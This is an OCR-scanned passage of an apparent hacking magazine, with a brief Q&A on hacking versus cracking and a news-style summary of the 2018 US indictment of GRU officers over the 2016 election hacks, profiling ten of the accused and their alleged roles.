Q: What is the difference between hacking and cracking?

A:Hacking and cracking both mean the same. Getting into any computer or network system illegally or through unconventional means. Ha-cking is used when they do it with good inten-t and prior permission. Cracking is used whe-n you hack with a malicious intent.

NOTE: Media rampantly uses the "term" h-acking when it refers to cracking nowaday

Q: What are basics required for hacking c-ourses.?

A: As I always tell, the first and most importan-t basic requirement is "determination". The auxiliary requirements are basic networking k-nowledge, the knowledge of OSI model and TCP/IP model, general idea about how operat-ing systems work, how windows authenticati-on works and a general idea as to what happ-ens in the backend of the program. This is jus-t a basic list.


Send all your questions regarding hacking to qa@hackercool.com

HACKSTORY

On 13th July, the US Department Of Justice indicted 12 Russians on charges of hacking t-he US elections in 2016.

These 12 individuals were officers in GRU who consciously and intentionally planned with each other and with the persons known and unknown to gain unauthorized access or to hack into the computer of U.S Persons and Organizations involved in U.S elections, steal docume-nts from those computers to interfere with the 2016 U.S presidential elections. In 2016 the ha-ckers used a variety of means to hack the email account of participants and employees of U.S presidential Clinton Campaign including the email accounts of Clinton Campaign's chair-man. In April 2016, these hackers also hacked into computer networks of the Democratic Co-ngressional Campaign Committee(DCCC) and the Democratic National Committee(DNC). They also monitored dozens of computers of DCC and DNC employees,implanted hundreds of files including codes and stole emails and other documents from the DCCC and DNC. Afte-r stealing the file and documents hackers began to plan the release of stolen materials. Arou nd June 2016 the hackers released thousand of documents. In this month's hack story, we bring you the details of these 12 Russian personnel and the charges labelled on them.

1.VIKTOR BORISOVICH NETYKSHO



VIKTOR BORISOVICH NETYKSHO was the Russian military officer in command of Unit 26165 which is located at 20 Komso-molskiy Prospekt, Moscow, Russia. Unit 26165 is the organizati-on had the primary responsibility for hacking the DCCC and DNC as well as the em ail accounts of individuals affiliated with the Clinton Campaign. Netyshko headed Unit 26165 until Janua-ry 2018. Netyshko also allegedly had the responsibility of hiring new hackers into the service. Netyshko had many dissertation o-n cyber security topics under his name.

2. BORIS ALEKSEYEVICH ANTONOV


BORIS ALEKSEYSVICH ANTONOV was an Officer in the Russian Federation's Main Intelligence Directorate of the Gen-eral Staff (GRU). Antonov is alleged to have been a Russian military intelligence officer holding the rank of Major, assigned to Unit 26165. He oversaw a department within Unit 26165 w-hich was dedicated for targeting military, political, governmen-tal and non-governmental organizations with spearphishing emails and other computer hacking activity. He allegedly sup-ervised the other co-conspirators hacking attacks.

GRU stands for "Main Directorate of the General Staff of the Armed Forces of the Russian Federation". It is considered one of the most secretive Russian intelligence services which carries out classified top secret operations.

3.DMITRIY SERGEYEVICH BADIN

DMITRIY SERGYEVICH BADIN was also a Russian military of -ficer assigned to Unit 26165. He held the title "Assistant Head of Department" while in Unit 26165. Badin worked as an assista -ant to Antonov. He allegedly participated in the forum Positive Hack Days 4 in 2014. Positive Hack Days is considered one of the main events in Russian cyber security market. In or around 2016, BADIN, along with ANTONOV, supervised other co cons -pirators who targeted the DCCC, DNC, and individuals affiliate -d with the Clinton Campaign.

4. IVAN SERGEYEVICH YERMAKOV



Another military officer assigned to Unit 26165 under BORIS ALEXEYEVICH ANTONOV'S department, IVAN SERGEYEVIC- H YERMAKOV used to have many aliases in and around 2010. Some of them were "Kate S. Milton," "James McMorgans," and "Karen W. Millen". Ivan allegedly used this personas to conduct hacking operations under Unit 26165. In 2016, Yermakov hacke -d into at least two email accounts from which documents were leaked through DCLeaks. Ivan Sergeyevich Yermakov also parti cipated in hacking the DNC email server and stealing the DNC emails which were released through Organization 1 later after some time.


5. ALEKSEY VIKTOROVICH LUKASHEV

ALEKSEY VIKTOROVICH LUKASHEV was a Senior Lieutena- nt in the Russian Officer in the Russian Main Intelligence Direc- torate of the General Staff (GRU) before he was assigned to ANTONOV 's department within Unit 26165. He also had many online personas which include "Den Katenberg" and "Yuliana Martynova." In or around 2016, ALEKSEY VIKTOROVICH LUK ASHEV sent allegedly spear phishing emails to members of the Clinton Campaign and also to other affiliated individuals, includ ing the chairman of the Clinton Campaign.

6. ARTEM ANDREYEVICH MALYSHEV


ARTEM ANDREYEVICH MALYSHEV was an officer in the Russi- an Federation's Main Intelligence Directorate of the General Staff (GRU) holding the rank of Senior Lieutenant. Just like all the other -s above, he was assigned to Unit 26165 under the department of Morgachev. ARTEM ANDREYEVICH MALYSHEV used a variety of monikers. Some of them are "djangomagicdev" and "realblatr." In or around 2016, MALYSHEV monitored X-Agent malware impla -nted on the DCCC and DNC networks. It is this X-Agent malware that transmitted information from DCCC and DNS networks to GRU leased server in Arizona.

7.NIKOLAY YURYEVICH KOZACHEK



NIKOLAY YURYEVICH KOZACHEK was a Lieutenant Captain in the Russian Federation's Main Intelligence Directorate of the Gene -ral Staff (GRU). He was assigned to MORGACHEV's department within Unit 26165. KOZACHEK used variety of monikers which incl -ude "kazak" and "blablabla1234565." NIKOLAY YURYEVICH KOZ -ACHEK was the one who developed the X-Agent malware. He als- o customized and monitored the X-Agent malware which was used to hack the DCCC network and DNC networks beginning in or arou -nd April 2016.


8. ANATOLIY SERGEYEVICH KOVALEV



ANATOLIY SERGEYEVICH KOVALEV natoliy was an officer in the Russian Federation's Main Intelligence Directorate of the Ge -neral Staff (GRU). He was assigned to Unit 74455 in the GRU's 22 Kirova Street building.


In or around June 2016, KOVALEV performed information gathering for the hack. He and some of his co-conspirators rese- arched domains used by U.S. state boards of elections, secretar -ies of state and other election-related entities for any website vu -lnerabilities. He also searched the internet for state political part -y email addresses, filtered queries for email addresses listed on state Republican Party websites to send phishing emails.

9. ALEKSANDR OSADCHUK



ALEKSANDR VLADIMIROVICH OSADCHUK, a Colonel in the Ru -ssian military was the commanding officer of Unit 74455 located at 22 Kirova Street, Khimki, Moscow. Unit 74455 was the branch of GRU that assisted in the release of stolen documents through the DCLeaks and Guccifer 2.0. This unit also played an active rol- e in the promotion of the released data and the publication of anti-Clinton content on social media accounts operated by the GR U in order to influence against Hillary Clinton and to disgrace her Presidential race.

10. ALEKSEY ALEKSANDROVICH POTEMKIN



ALEKSEY ALEKSANDROVICH POTEMKIN was an officer in the Russian Federation's Main Intelligence Directorate of the General St aff (GRU) assigned to Unit 74455. ALEKSEY ALEKSANDROVICH POTEMKIN was a supervisor in a department within Unit 74455. As a supervisor, he was responsible for the administration of computer infrastructure used in cyber operations.This infrastructure and social media accounts administered by POTEMKIN's department were use -d to assist in the release of stolen documents through the DCLeaks and Guccifer 2.0 personas. The conspirators accessed these mails managed by POTEMKIN fro these leaks.